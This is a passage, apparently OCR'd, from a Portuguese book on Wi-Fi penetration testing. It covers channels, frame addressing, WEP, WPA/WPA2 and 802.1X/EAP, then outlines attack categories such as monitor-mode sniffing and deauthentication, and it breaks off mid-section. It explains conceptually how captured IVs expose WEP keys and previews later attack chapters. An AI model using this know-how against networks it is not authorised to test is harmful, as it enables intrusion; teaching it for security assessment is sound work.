
Abaixo a lista de canais e a frequência de operação de cada um:

- Canal 1: **2.412 GHz**
- Canal 2: **2.417 GHz**
- Canal 3: **2.422 GHz**
- Canal 4: **2.427 GHz**
- Canal 5: **2.432 GHz**
- Canal 6: **2.437 GHz**
- Canal 7: **2.442 GHz**
- Canal 8: **2.447 GHz**
- Canal 9: **2.452 GHz**
- Canal 10: **2.457 GHz**

- ⇨ Canal 11: **2.462 GHz**
- ⇨ Canal 12: **2.467 GHz**
- ⇨ Canal 13: **2.472 GHz**
- ⇨ Canal 14: **2.484 GHz**

É importante notar que a escolha de um canal é essencial para se obter um bom nível de qualidade da rede sem fio. Os únicos canais que não se "interpolam" com outros são: 1, 6 e 11. Eles permitem o uso na mesma área física sem perigo de causar interferência por sobreposição de canais.

Veja na imagem abaixo os canais e a sobreposição:



O canal é escolhido durante a configuração do Access Point ou roteador wireless. No cliente Wi-Fi, o canal é selecionado automaticamente de acordo com a rede que se quer conectar. É importante entender bem esse conceito, pois, durante os testes de vulnerabilidade que realizaremos em capítulos posteriores, vamos explorar como a sobreposição e a "superlotação" de um canal podem ter impactos negativos na segurança.

1.4 Tipos de Frames e Mensagens

Três tipos de frames MAC atravessam uma rede Wi-Fi: **controle**, **dados** e **gerenciamento.**

Um frame MAC costuma ter entre três e quatro campos (dependendo do padrão). Cada campo de endereço usa o mesmo formato do endereço MAC (IEEE 802) utilizado no Ethernet, o que facilita muito a nossa vida.

Os cinco tipos de endereço abaixo são usados em um frame wireless:

- ⇨ **Identificador BSS (BSSID):** identifica o Access Point de uma infraestrutura BSS (Basic Service Set). Em uma rede Ad-Hoc (IBSS), o BSSID é um número gerado aleatoriamente;

- ⇨ **Endereço de destino (DA):** identifica o recipiente final do frame;
- ⇨ **Endereço de origem (SA):** identifica a origem inicial do frame;
- ⇨ **Endereço receptor (RA):** identifica o AP que recebeu o frame no Sistema de Distribuição wireless (DS);
- ⇨ **Endereço transmissor (TA):** identifica o AP que transmitiu o frame no Sistema de Distribuição wireless (DS);

Encerramos nesse capítulo uma introdução aos conceitos e terminologias básicas de como uma rede Wi-Fi funciona. Vamos continuar nosso livro, mas aprendendo um pouco de segurança em redes sem fio: o padrão 802.11i, que envolve métodos de autenticação e criptografia.

2 Autenticação e Criptografia em uma Rede Wi-Fi

Como você irá aprender neste livro, proteger a comunicação e os serviços em uma rede sem fio é um problema complexo. Diversas variáveis e problemas podem ocorrer e comprometer a segurança de todo o ambiente. Por causa disso, foram desenvolvidas diversas soluções para fornecer a um dispositivo uma maneira de provar a sua identidade de forma confiável para outra estação da rede sem fio. Infelizmente essas soluções não funcionam tão bem como se gostaria...

Entretanto, sem o uso de cabos e conectores isso não é mais tão simples e direto. Como nenhuma conexão "física" é necessária para se obter os frames (afinal, eles estão no ar), um atacante pode não só ler pacotes legítimos da rede, mas também injetar novos pacotes!

O objetivo deste capítulo é apresentar algumas soluções de segurança para as redes Wi-Fi e dar uma explicação básica de como cada uma delas funciona.

2.1 Estratégias de Segurança

Falar de estratégias de segurança é algo extremamente complexo. Afinal, há inúmeras variáveis e ameaças em um ambiente que podem impactar na proteção de uma rede. Entretanto, existem três objetivos que devem ser alcançados para podermos promover um nível mínimo de segurança em uma rede sem fio:

- **Integridade dos dados:** o objetivo da integridade dos dados é cuidar para que os dados estejam intactos quando forem recebidos;

- **Comunicação privada:** o objetivo da privacidade trata do desafio de enviar a informação pelo espaço aberto (acessível por todos, amigos ou inimigos). Para solucionar esse problema entram em cena os algoritmos de criptografia e estratégias de derivação dinâmica de chaves criptográficas;
- **Autenticação mútua:** o objetivo da autenticação mútua é garantir que ambos - o cliente e o Access Point - "se reconheçam" de forma a garantir que o dispositivo "seja quem diz ser". Ambas as partes (cliente/AP) possuem o interesse em verificar a identidade do seu parceiro, pois qualquer lado poderia causar problemas ao outro (um cliente falsificado, por exemplo).

Normalmente o AP é o ponto de entrada para os recursos da rede e, independente do tipo de informações guardadas na rede (fotos, documentos, vídeos, fórmula supersecreta), o acesso a esses recursos deve ser controlado pela autoridade adequada.

Outra razão para o AP se autenticar é porque um falso AP (fake AP, também chamado de rogue AP) poderia ser inicializado na rede e ser usado para capturar tráfego e senhas de usuários wireless ou causar recusa de serviço. Veremos mais adiante que o fato de um Access Point legítimo se autenticar ou não é irrelevante para o ataque do falso AP. Apenas um WIPS (Sistema de Prevenção de Intrusos Wireless) poderia ter alguma chance de tentar impedir esse tipo de ataque.

Os protocolos usados para autenticação mútua, privacidade e integridade serão vistos a seguir.

2.2 Wired Equivalency Privacy (WEP)

O padrão IEEE 802.11 original introduziu ao mundo o WEP (Wired Equivalency Privacy), algo como privacidade equivalente à rede cabeada. Como o próprio nome diz, o objetivo original era fornecer o mesmo nível de segurança existente em uma rede com cabos. Nem de longe isso foi conseguido.

O WEP é como um cadeado que se quebra com o primeiro chute que alguém dá na sua porta. Somente utilize o WEP se for a última opção possível (dispositivos antigos que não suportam WPA1/WPA2), pois nesses casos específicos, melhor ele do que sem criptografia nenhuma. Entretanto, entenda os riscos que você poderá correr:

- **Sem autenticação mútua:** somente clientes podem autenticar, Access Points não. Isso facilita a proliferação dos Access Points não autorizados ou falsos APs;
- **Sem autenticação em nível de usuário:** chaves WEP estáticas são guardadas no dispositivo. Isso é um problema se esse dispositivo for roubado ou acessado sem permissão;
- **Reutilização da chave estática:** a chave para autenticação e criptografia é a mesma.

2.2.1 Modos de Autenticação

A especificação original (IEEE 802.11) definia dois modos para autenticação:

- **OSA** (Open System Authentication);
- **SKA** (Shared Key Authentication).

Um cliente wireless deve selecionar um dos dois modos.

- **Open System Authentication (OSA)**: autenticação de sistema aberto. Basicamente, é um modo sem autenticação. Não há troca de informações de identificação antes do Access Point aceitar a conexão do cliente em sua rede;
- **Shared Key Authentication (SKA):** autenticação de chave compartilhada. Nesse modo de autenticação ambos os lados da conexão sabem o valor de uma chave secreta e usam essa informação como forma de autenticação. Esse modo exige o uso do WEP.

2.2.2 Criptografia WEP Estática

O WEP é usado não só para autenticação, mas também para criptografia. Inclusive, já dissemos anteriormente, a mesma chave é utilizada em ambos os processos.

A criptografia é feita utilizando-se uma chave compartilhada que é previamente configurada em todos os APs e clientes. O processo de distribuição manual da chave leva muito tempo e é extremamente contraprodutivo. O uso de soluções de distribuições automatizadas da chave (como o SNMP) pode levar a problemas de segurança por causa de técnicas como sniffing e Man in the Middle (mesmo em teoria a chave sendo criptografada).

O padrão original é a chave WEP de 40 bits, apesar de algumas implementações hoje utilizarem um valor de 104 bits para a chave. A essa chave WEP é adicionado um Vetor de Inicialização (IV) de 24 bits (que será nosso tesouro mais precioso nos capítulos sobre os testes de vulnerabilidade, é através da captura desses vetores IVs que podemos conseguir deduzir a chave WEP).

No total então, somando a chave original e os IVs, podemos ter 64 ou 128 bits possíveis. Qualquer um dos dois pode ser quebrado sem muita dificuldade.

2.2.3 Integridade

Um Valor de Checagem de Integridade (ICV), criptografado junto ao WEP, provê integridade dos dados quando especificados. O processo é baseado no algoritmo CRC-32. O CRC é excelente para detectar ruídos e erros comuns de transmissão, mas não tão bom quanto um hash criptográfico (ex: MD5 ou SHA-1).

Em outras palavras, o ICV protege contra erros aleatórios, mas não contra ataques maliciosos.

Um dos principais problemas é que o frame pode ser alterado facilmente, mesmo sem se conhecer a chave WEP.


2.2.4 Falhas da Autenticação e Criptografia WEP

A seguir está um resumo de todos os problemas que o WEP possui e que podem levar ao comprometimento de um sistema que utiliza essa opção de proteção.

- A mesma chave WEP é usada para autenticação e criptografia;
- WEP não utiliza autenticação mútua;
- Não há integridade real dos dados ao usar um valor de checksum (CRC);
- A chave WEP de 40 bits é muito curta para sobreviver a um ataque de força bruta, e mesmo se "sobreviver" existem falhas conhecidas no RC4 que permitem a quebra de praticamente qualquer chave;
- O WEP não provê geração e gerenciamento de chaves dinâmicas;

- ⇨ O Vetor de Inicialização (IV) de 24 bits do WEP é muito pequeno para evitar colisões em um pequeno espaço de tempo. Isso resulta em mensagens com XOR aplicados com o mesmo IV, dando aos atacantes muita informação para realizar a criptoanálise e permitindo deduzir a chave.

Veja uma imagem de como funciona o processo de geração da chave estática WEP:



Após todos esses problemas, é impressionante como ainda hoje vemos muitas redes WEP sendo implementadas.

Várias soluções tentaram resolver o problema do WEP, e um dos exemplos foi o Dynamic WEP (WEP Dinâmico) que trouxe algumas melhorias sobre o protocolo original.


Os problemas só foram realmente solucionados com a definição da especificação IEEE 802.11i, que definiu o WPA e WPA2.

2.3 WPA1 e WPA2 (IEEE 802.11i)

O WPA foi lançado pelo Wi-Fi Alliance como uma atualização de firmware para sistemas baseados em WEP antes mesmo da ratificação de padronização IEEE 802.11i. A primeira versão WPA (conhecida por WPA1) foi definida na terceira versão do padrão e logo foi seguida pelo WPA2, que foi baseado na versão final.

Os processos de autenticação, controle de acesso e gerenciamento de chaves são os mesmos no WPA e WPA2, entretanto, os mecanismos para garantir a confidencialidade e a integridade dos dados são diferentes. O WPA também consegue identificar problemas nos dados através do CRC.

Veja o exemplo:



Uma das características interessantes do WPA2 é que ele possui um modo de detecção de ataques de Denial of Service (DoS), que a versão original não contempla.

Introdução à Autenticação 802.11i

Você deve usar o modo OSA (Open System Authentication – Autenticação de Sistema Aberto) para utilizar WPA ou WPA2. A opção de SKA (Shared Key – Chave Compartilhada) exige o uso do WEP.

Quando usamos WPA ou WPA2, o termo "autenticação" não é inteiramente correto de ser utilizado.

É o mesmo que andar próximo a um muro e dizer "olá" ao seu vizinho, e ele responderá dizendo o mesmo a você. Não houve identificação prévia, troca de informações, exceto o anúncio informal ("olá!") de que você está ali e sua existência foi notada. Nesse momento, a Autenticação de Sistema Aberto está completa.

Nesse ponto é apresentada uma escolha para onde prosseguir. Uma das possibilidades é não exigir nada a mais, nesse caso o "muro" deixa de existir e a estação pode finalmente ter acesso aos serviços do Access Point.

Entretanto, a segunda possibilidade é adicionar os protocolos de autenticação do 802.11i.

Vamos conhecer todas as opções possíveis.

Opções de Autenticação 802.11i

O padrão 802.11i define dois modos de operação:

- ⇨ "**Personal**" (Pessoal);
- ⇨ "**Enterprise**" (Empresarial).

Veja uma descrição dos dois modos na tabela abaixo:

Modos de operação do 802.11i

PADRÃO	PERSONAL	ENTERPRISE
WPA	Autenticação: PSK	Autenticação: IEEE 802.1X/EAP
	Criptografia: TKIP/MIC	Criptografia: TKIP/MIC
WPA2	Autenticação: PSK	Autenticação: IEEE 802.1X/EAP
	Criptografia: AES-CCMP	Criptografia: AES-CCMP

A habilidade de pré-autenticar com um Access Point para "economizar tempo" é uma característica do WPA2, mas não é suportada pelo WPA1.

2.3.1 Modo Personal (WPA-PSK e WPA2-PSK)

Quando operando no modo Personal, o uso da chave pré-compartilhada (PSK) é obrigatório. É o conhecimento da PSK que faz com que a estação wireless seja autenticada. Esse conhecimento é obtido através de um processo, onde ambos os lados utilizam a PSK para gerar chaves de criptografia. Com essas chaves já geradas, os dois dispositivos serão capazes de criptografar/descriptografar toda a comunicação entre eles.

A chave pré-compartilhada (PSK) é gerada com base em uma "senha" (passphrase) que pode variar entre 8 e 63 caracteres ASCII.

Podemos usar também números binários de 256 bits. Ao criar a passphrase é recomendado seguir algumas dicas:

- ⇨ Não use palavras que possam ser descobertas com um ataque de dicionário;
- ⇨ Não use nomes ou datas associadas a você (aniversário, telefone, etc.);
- ⇨ Use uma combinação de letras maiúsculas/minúsculas e números;
- ⇨ Use pelo menos 20 caracteres;
- ⇨ A geração da passphrase para a chave (PSK) leva aproximadamente 10 segundos. Você pode pegar a PSK gerada e utilizá-la em seu formato binário (inclusive utilizando-o para gerar a PSK mais uma vez!).

É interessante notar que mesmo com todas as sugestões que fiz acima ainda é possível "quebrar" uma chave WPA1/WPA2 ou descobrir a passphrase utilizando métodos nada comuns. Se estiver curioso, pule para o capítulo sobre ataques a WPA.

Observação importante: a PSK não tem absolutamente nada a ver com o modo SKA (Shared Key), que usa WEP.

Seja WEP ou WPA PSK, a chave deve ser pré-configurada nos dispositivos que querem se comunicar entre si. Isso significa que a distribuição da chave continua sendo um problema. Por isso esse modo de operação (Personal) é recomendado apenas para as redes pequenas e, mesmo nesses casos, deve-se tomar muito cuidado para não deixar a mesma passphrase configurada por muito tempo. É a mesma lógica de trocar a sua senha de e-mail de tempos em tempos.

Para criptografar os dados, o Access Point utiliza uma tecnologia chamada TKIP (Temporal Key Integrity Protocol). O TKIP usa a PSK para gerar chaves de criptografia individuais para cada estação cliente. E o mais interessante, essas chaves de criptografia estão constantemente mudando (ao contrário das chaves estáticas do WEP).

Essa solução é muito melhor do que o WEP, pois mesmo se uma chave for quebrada não irá comprometer toda a sessão. E o conhecimento de chaves individuais não revela qual é a "chave mestra" (PMK). Com toda essa segurança, você pode estar se perguntando se existem métodos efetivos para obter essa chave mestra. Existem sim, e falaremos deles no capítulo sobre ataques a WPA.

2.3.2 Modo Enterprise (IEEE 802.1X)

Quando utilizamos o modo Enterprise, o padrão 802.1X nos fornece uma interface para controle de acesso baseado em portas além de outros recursos úteis. Basicamente, o 802.1X é um protocolo da camada de enlace (modelo OSI), no qual o propósito é prevenir acessos não autorizados a serviços, como uma rede Wi-Fi. Uma das características mais curiosas aqui é a utilização de um servidor Radius externo para tirar a "responsabilidade" da autenticação da chave PSK local do AP.

O 802.1X é composto por três componentes principais:

- Suplicante;
- Autenticador;
- Servidor de Autenticação.



- **Suplicante:** esse papel é adotado por um dispositivo que deseja acessar recursos providos pelo Autenticador. Normalmente é uma estação cliente;
- **Autenticador:** esse papel é adotado por um dispositivo que deseja restringir acesso aos seus recursos, liberando-os apenas para as estações wireless que possam provar a sua identidade. Normalmente é o Access Point.
- **Servidor de Autenticação:** esse papel é adotado pelo dispositivo que realiza a função de autenticação para validar a identidade do Suplicante. Normalmente é um servidor Radius.

Os papéis de Suplicante e Autenticador podem ser implementados no mesmo dispositivo. De forma igual, os papéis de Autenticador e Servidor de Autenticação também podem ficar no mesmo dispositivo (um roteador wireless mais robusto, por exemplo).

Como já citei, normalmente numa rede Wi-Fi, o Suplicante é tipicamente uma estação Wi-Fi tentando se conectar a uma infraestrutura. O Autenticador (normalmente o AP) repassa a comunicação de autenticação recebida do Suplicante para o Servidor de Autenticação.

É no Servidor de Autenticação (no caso o Radius) que as credenciais do Suplicante serão checadas. O resultado da autenticação, seja sucesso ou falha, é passado para o Autenticador. Baseado nesse resultado o acesso é permitido ou negado.

2.3.2.1 Acesso Baseado em Porta

O 802.1X usa o conceito de portas controladas e não controladas tanto para o Suplicante quanto para o Autenticador. A porta controlada é bloqueada para o tráfego de dados até que o procedimento de autenticação seja completado com sucesso na porta não controlada. É mais ou menos como acontece com as ACLs dinâmicas em routers Cisco.

O Protocolo de Autenticação Extensível (EAP - Extensible Authentication Protocol) é usado como base para o 802.1X. Após uma associação ser realizada entre o cliente e o Access Point, a autenticação EAP pode ser iniciada tanto pelo Suplicante quanto pelo Autenticador. O Suplicante pode enviar um pacote de "início", o que causará um pedido EAP no Autenticador, entretanto este último pode enviar um pedido ao cliente antes mesmo desse pacote ser recebido. Ou seja, qualquer um dos dois pode iniciar o processo.


No início, a porta controlada está em um estado não autorizado. Um "aperto de mão" em 4 vias (4-way handshake) é usado para enviar mensagens entre o Suplicante e o Autenticador com os objetivos de:

- ⇨ Confirmar se a "chave mestra" (PMK - Pairwise Master Key) foi renovada (se está fresquinha!);
- ⇨ Auxiliar na geração das "chaves transientes" (PTKs) que são baseadas na PMK compartilhada;
- ⇨ Gerar a "chave temporal de grupo" (GTK - Group Temporal Key), caso necessário.

Note que no caso do modelo Personal (PSK), a autenticação EAP é "pulada" e o processo vai direto para o handshake.

Ao final do 4-way handshake, o Suplicante e o Autenticador já provaram as suas identidades de uma maneira segura. Neste mo-

mento, a porta controlada pelo 802.1X entra em um estado autorizado, o que significa que o tráfego de dados regular é permitido e tanto a estação cliente quanto o AP possuem chaves simétricas transicionais que serão usadas para criptografar os dados.



Note que o handshake irá ocorrer novamente toda vez que o AP resolver renovar as chaves transicionais utilizadas.


2.3.2.2 Protocolos de Comunicação

O padrão IEEE 802.1X define um frame EAP, que é uma forma encapsulada do Extensible Authentication Protocol. O encapsulamento do EAP depende de protocolos de alto nível que trafegam entre os endereços de origem e destino. Existem várias maneiras que o EAP pode ser encapsulado:

- ⇨ EAP sobre LAN (EAPOL);
- ⇨ EAP sobre RADIUS.

O Protocolo AAA (Authentication, Authorization and Accounting) é recomendado para ser usado com o servidor de autenticação 802.1X, entretanto, o padrão não define o Protocolo AAA. Nesse momento que entra o Radius que citamos anteriormente. Ele atua como um Servidor de Autenticação AAA provendo autenticação para o Suplicante (dispositivo cliente) através do Autenticador (AP).

Veja o exemplo:



O interessante do EAP é que ele não define apenas como os usuários são autenticados, mas também como prover um meio para o funcionamento do próprio protocolo de autenticação. Novamente gostaria de citar que apesar desse modelo parecer extremamente seguro e confiável, ele sofre de alguns problemas que iremos estudar posteriormente.

2.3.2.3 Métodos EAP

Os algoritmos de autenticação do EAP, conhecidos como "métodos". Eles são as engrenagens desse esquema de segurança, visto que são eles que realizam as funções de autenticação e derivação de chaves. O que diferencia os métodos são os tipos de credenciais suportadas (como certificados digitais, tokens, usuário/senha, etc.) e o uso de chaves públicas e privadas.

O método EAP escolhido determinará se a autenticação mútua é ou não suportada. É interessante notar que qualquer método que defina derivação de chaves deve obrigatoriamente suportar autenticação mútua.

O modelo de comunicação utilizado pela maioria dos métodos do EAP é o cliente/servidor.

2.3.2.4 EAP-TLS

Nesse modelo o EAP é usado com o Protocolo Segurança em Nível de Transporte (TLS - Transport Level Security). É um modelo largamente utilizado em dispositivos Wi-Fi, e é considerado um dos

métodos mais seguros disponíveis (se considerarmos apenas um ataque direto contra o dispositivo ou o método criptográfico).

Algumas das características de segurança do EAP-TLS são:

- ⇨ Criptografia de chaves públicas;
- ⇨ Autenticação mutual;
- ⇨ Negociação segura de cifras;
- ⇨ Capacidade de gerenciamento de chaves.

Autenticação Mútua e Criptografia de Chaves Públicas

As implementações EAP-TLS devem suportar o TLS v1.0, um protocolo de autenticação baseado em certificados digitais. Nesse método EAP, um certificado é usado para a autenticação tanto do cliente quanto do servidor. Ele associa a identidade "confiável" com uma chave pública. Esta é então usada por outros para criptografar mensagens que serão enviadas ao dono da chave pública, o único que possui a chave privada para descriptografar a mensagem.

2.3.2.5 TKIP

O Protocolo de Integridade da Chave Temporal (TKIP - Temporal Key Integrity Protocol) é obrigatório na implementação do WPA (WPA1) e opcional no WPA2. Mesmo que o TKIP seja baseado no RC4 (mesma cifra utilizada no "fracote" do WEP), ele é um protocolo muito superior.

Essa cifra RC4 gera sequências aleatórias muito longas. Entretanto, elas não são realmente aleatórias. Essas sequências seguem um padrão determinístico, então o receptor pode "chutar" o próximo número e descriptografar os dados no canal. Justamente por ser "pseudorrandômico"a criptoanálise pode ser utilizada para "quebrar" a cifra se um número suficiente de frames for capturado... No entanto, apenas no caso do WEP.

Já a implementação do TKIP não usa uma chave estática, portanto não sofre do "mal" da criptoanálise. O único método de descobrir a chave diretamente é através de um ataque de força bruta que utilize dicionários (e que eventualmente pode falhar se a chave for muito complexa).

Ataques de sucesso contra a estrutura 802.1X + TKIP + RADIUS que utilizam métodos diretos tradicionais são poucos, mas existem

(veja no capítulo 9). Mesmo assim podemos melhorar ainda mais a segurança escolhendo a criptografia AES ao invés de TKIP.

2.3.2.6 CCMP (AES)

O CCMP (**C**ounter Mode with **C**BC-**M**AC **P**rotocol) é obrigatório para o WPA2. É também o conjunto de iniciais mais bizarras e confusas que existe. "Counter Mode" refere-se ao modo de operação do AES, que é a cifra utilizada ao invés da RC4. Atualmente é considerado um dos algoritmos de criptografia de bloco mais confiáveis. O Código de Autenticação de Mensagens de Bloco (CBC-MAC - Cipher Block Chaining Message Authentication Code) é o componente que provê integridade dos dados e autenticação.

Resumindo:

- ⇨ Para criptografia: CCMP utiliza o AES;
- ⇨ Para autenticação e integridade: CCMP usa CBC-MAC.

3 Tipos de Ataques Comuns e Detecção de Redes Wi-Fi

Como já dito, o objetivo deste livro é fornecer uma abordagem prática para a realização do teste de vulnerabilidade (Penetration Test) em redes sem fio. Após estudar os fundamentos das redes sem fio, assim como suas principais soluções de segurança, iremos finalmente entender como o processo de comprometimento de uma rede Wi-Fi pode ocorrer.

Mais adiante no texto do livro, veremos como funciona o processo de detecção de redes sem fio, os conceitos de Wardriving e Warchalking e como utilizar um GPS para localizar os Access Points.

3.1 Ataques Comuns a Wi-Fi

Primeiramente, para fins didáticos, vamos considerar que temos dois níveis diferentes de ataque. Utilizando como referência o modelo de rede OSI, temos:

1) Ataques à camada física;

2) Ataques à camada de enlace de dados.

Da camada 3 (rede) em diante não consideramos ser um ataque específico de wireless, pois já envolve a suíte de protocolos TCP/IP e seus serviços.




Para conhecer outros métodos utilizados para testar vulnerabilidades nessas camadas superiores, consulte o livro Segredos do Hacker Ético, de minha autoria.

3.1.1 Ataques à Camada Física

Os ataques relacionados à camada física visam sobrecarregar o espectro wireless de um determinado local, impossibilitando assim que as estações se comuniquem com Access Points ou mesmo com outras estações. A partir do momento que a inundação é realizada, o Sistema de Distribuição (DS) para de funcionar corretamente afetando todas as STAs (estações) que vão perder o seu acesso

Observe na imagem:



Ataque da Camada Física

Podemos, portanto, considerar que os ataques voltados à camada física são voltados para captura de tráfego e/ou a recusa de serviço. Nenhum ataque mais sofisticado como hijacking ou spoofing são realizados aqui.

3.1.2 Ataques à Camada de Enlace de Dados

Já na camada 2 do modelo OSI, enlace de dados, temos os ataques que podem realmente causar danos. Eles estão especialmente relacionados à subcamada MAC que, como foi visto anteriormente, é a responsável por vários processos essenciais na comunicação entre dispositivos wireless/cabeados diferentes.

Entre alguns dos muitos ataques possíveis, podemos citar:

- ⇨ Varredura no modo de monitoração;
- ⇨ Desautenticação da estação Wi-Fi;
- ⇨ MAC;
- ⇨ BSSID Spoofing e AP Spoofing.

Vamos falar brevemente sobre cada um dos problemas citados e os estudaremos em detalhes em capítulos posteriores.

3.1.2.1 Varredura no Modo de Monitoração

Quando pensamos em um adaptador Ethernet, logo vem à cabeça o fato de que este pode ter dois estados: ativo e passivo. O que significa exatamente isso? A diferença é simples. Resumindo bastante, no estado ativo, o adaptador de um determinado dispositivo final "descarta" toda a comunicação que não for direcionada a ele. É o caso de um notebook que está ligado via cabo UTP a um switch, por exemplo.

Já no modo passivo, é possível visualizar pacotes que estejam trafegando na rede e que não estão direcionados para aquele dispositivo em especial. Isso permite "farejar" (sniffing) o tráfego da rede.

Nas redes cabeadas essa técnica não é mais tão efetiva devido a preferência ao uso de switches para interconectar dispositivos finais ao invés dos hubs. O hub é um multirrepetidor, já o switch usa comutação *porta a porta,* o que inviabiliza a captura do tráfego. Há técnicas para redirecionar o tráfego em uma rede cabeada, mas elas não são abordadas no escopo deste livro (novamente, leia o livro Segredos do Hacker Ético).

Onde eu quero chegar com isso? Bom, além do modo ativo e passivo, as interfaces de rede wireless possuem uma terceira opção: o **modo de monitoração**.

Esse modo permite analisar o espectro wireless capturando pacotes provenientes de quaisquer redes sem fio que estiverem ali naquele momento. É justamente aí que entram todas as tecnologias de criptografia e autenticação citadas anteriormente. Já que não preciso me conectar a uma rede sem fio para farejar o tráfego da mesma, temos pelo menos que criptografar o conteúdo... certo?

Falarei mais sobre o modo de monitoração no capítulo de preparação da interface sem fio para os testes de vulnerabilidade.


3.1.2.2 Desautenticação da Estação Wi-Fi

Nos capítulos anteriores falamos dos serviços prestados pelas estações e pontos de acesso sem fio de acordo com a norma IEEE 802.11. Vimos que uma das responsabilidades do Access Point é cuidar da associação e desassociação dos equipamentos Wi-Fi.

Acontece que, infelizmente, esse processo não envolve nenhum tipo de segurança reforçada em sua premissa básica. De fato, como

